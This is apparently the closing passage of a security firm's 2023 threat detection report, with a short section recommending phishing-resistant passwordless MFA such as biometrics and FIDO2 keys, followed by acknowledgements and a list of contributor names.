We're conditioned to use MFA as a catch-all method to prevent credential theft attacks but this past year has challenged this notion. Preventing this sort of attack requires corporations to adopt new forms of MFA like passwordless authentication. With passwordless authentication, static credentials are an afterthought, offering users the convenience of quicker, phish-resistant mechanisms of authentication.

By using your unique physical features—like fingerprints or facial recognition in combination with second factor devices like FIDO2 or yubikeys—users are well protected against credential attacks because it's harder for adversaries to physically copy your biometric identifiers than it is for them to phish your credentials.

We expect phish-resistant MFA to gain traction given the convenience it offers as it prevents users from common issues like password misplacement, weak password strength, and insecure storage of credentials. Cloud password storage product breaches in the last few years should solidify the need for enterprises to transition to passwordless authentication options.

Acknowledgements

Thanks to the 100+ security experts, writers, editors, designers, developers, and project managers who invested countless hours to produce this report. And a huge thanks to the **MITRE ATT&CK®** team, whose framework has helped the community take a giant leap forward in understanding and tracking adversary behaviors. Also a huge thanks to all the Canaries—past and present—who have worked on past Threat Detection Reports over the last five years. The Threat Detection Report is iterative, and parts of the 2023 report are derived from previous years. This report wouldn't be possible without all of you!

Special thanks to the following Canaries who contributed to this year's report:

Jimmy Astle
Dave Bogle
Laura Brosnan
Kelsey Compton
Melissa Czapiga
Brandon Dalton
Rafael Del Ray
Aaron Didier
Brian Donohue
Jeff Felling
Margaret Garcia
Thomas Gardner
Sydney Gelb
Matt Graeber
Dominic Heidt
Christina Johns
Milan Klusacek
Tony Lambert
Marc Lean
Susannah Clark Matt
Keith McCammon
Paul Michaud
Tess Mishoe
Shelley Moore
Katie Nickels
Ingrid Parker
Lauren Podber
Kyle Rainey
Stef Rand
Justin Schoenfeld
Dalton Vanhooser
Harrison Van Riper
Shane Welcher
Erin York